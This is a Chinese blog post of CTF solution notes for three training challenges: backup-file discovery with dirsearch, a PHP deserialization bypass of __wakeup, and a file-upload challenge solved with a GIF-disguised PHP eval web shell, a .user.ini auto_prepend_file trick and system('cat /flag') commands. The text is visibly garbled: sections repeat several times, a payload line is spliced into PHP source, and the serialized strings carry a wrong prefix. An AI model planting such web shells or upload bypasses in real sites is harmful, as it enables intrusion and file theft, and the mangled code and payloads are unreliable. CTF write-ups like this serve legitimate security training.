

CTF做题笔记9

原创

[N1etzsche](#)  已于 2022-03-30 11:08:05 修改  3253  收藏


分类专栏: [笔记](#) 文章标签: [web安全](#) [python](#) [html](#)

于 2022-03-29 17:22:19 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Forever_Han13/article/details/123827002

版权



[笔记](#) 专栏收录该内容

45 篇文章 0 订阅

订阅专栏

[ACTF2020 新生赛]BackupFile

```
$ python3 dirsearch.py -e php,txt,zip,html -u http://d71ec916-0f16-4fea-b5ae-f1d1251aae5e.node4.buuoj.cn:81/ -t 40 --exclude-status 403,401
```

```
[19:57:33] 200 - 347B - /index.php.bak
```

```
?index.php?key=123
```

[极客大挑战 2019]PHP

```
/www.zip
```

```
<?php
include 'flag.php';

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}

## [ACTF2020 新生赛]BackupFile
```bash
$ python3 dirsearch.py -e php,txt,zip,html -u http://d71ec916-0f16-4fea-b5ae-f1d1251aae5e.node4.buuoj.cn:81/ -t
40 --exclude-status 403,401
```

```
[19:57:33] 200 - 347B - /index.php.bak
```

```
?index.php?key=123
```

## [极客大挑战 2019]PHP

```
/www.zip
```

```
<?php
include 'flag.php';

error_reporting(0);

class Name{
 private $username = 'nonono';
 private $password = 'yesyes';

 public function __construct($username,$password){
 $this->username = $username;
 $this->password = $password;
 }

 function __wakeup(){
 $this->username = 'guest';
 }

 function __destruct(){
 if ($this->password != 100) {
 echo "</br>NO!!!hacker!!!</br>";
 echo "You name is: ";
 echo $this->username;echo "</br>";
 echo "You password is: ";
 echo $this->password;echo "</br>";
 die();
 }
 if ($this->username === 'admin') {
 global $flag;
 echo $flag;
 }else{
 echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
 die();
 }
 }
}
?>
```

```

<?php
include 'flag.php';
index.php?cmd=system('cat /flag');

error_reporting(0);

class Name{
 private $username = 'nonono';
 private $password = 'yesyes';

 public function __construct($username,$password){
 $this->username = $username;
 $this->password = $password;
 }

 function __wakeup(){
 $this->username = 'guest';
 }

 function __destruct(){
 if ($this->password != 100) {
 echo "</br>NO!!!hacker!!!</br>";
 echo "You name is: ";
 echo $this->username;echo "</br>";
 echo "You password is: ";
 echo $this->password;echo "</br>";
 die();
 }
 if ($this->username === 'admin') {
 global $flag;
 echo $flag;
 }else{
 echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
 die();
 }
 }
}
?>
$a= new Name();
$a -> username = 'admin';
$a -> password = '100';
echo serialize($a);

```

```
0:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100"};
```

```
0:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100"};
```

## [SUCTF 2019]CheckIn

```
// filename="3.jpg"
GIF89a
<script language="php">eval($_POST['a']);</script>
```

```
// filename=".user.ini"
GIF89a
auto_prepend_file=3.jpg
```

```
index.php?cmd=var_dump(scandir("/"));
```

```
index.php?cmd=system('cat /flag');
```

```
index.php?cmd=system('cat /flag');
```

```
error_reporting(0);
```

```
class Name{
 private $username = 'nonono';
 private $password = 'yesyes';

 public function __construct($username,$password){
 $this->username = $username;
 $this->password = $password;
 }

 function __wakeup(){
 $this->username = 'guest';
 }

 function __destruct(){
 if ($this->password != 100) {
 echo "
NO!!!hacker!!!
";
 echo "You name is: ";
 echo $this->username;echo "
";
 echo "You password is: ";
 echo $this->password;echo "
";
 die();
 }
 if ($this->username === 'admin') {
 global $flag;
 echo $flag;
 }else{
 echo "
hello my friend~
sorry i can't give you the flag!";
 die();
 }
 }
}
?>
$a= new Name();
$a -> username = 'admin';
$a -> password = '100';
echo serialize($a);
```

```
0:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
```

```
0:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

## [SUCTF 2019]CheckIn

```
// filename="3.jpg"
GIF89a
<script language="php">eval($_POST['a']);</script>
```

```
// filename=".user.ini"
GIF89a
auto_prepend_file=3.jpg
```

```
index.php?cmd=var_dump(scandir("/"));
```

```
index.php?cmd=system('cat /flag');
```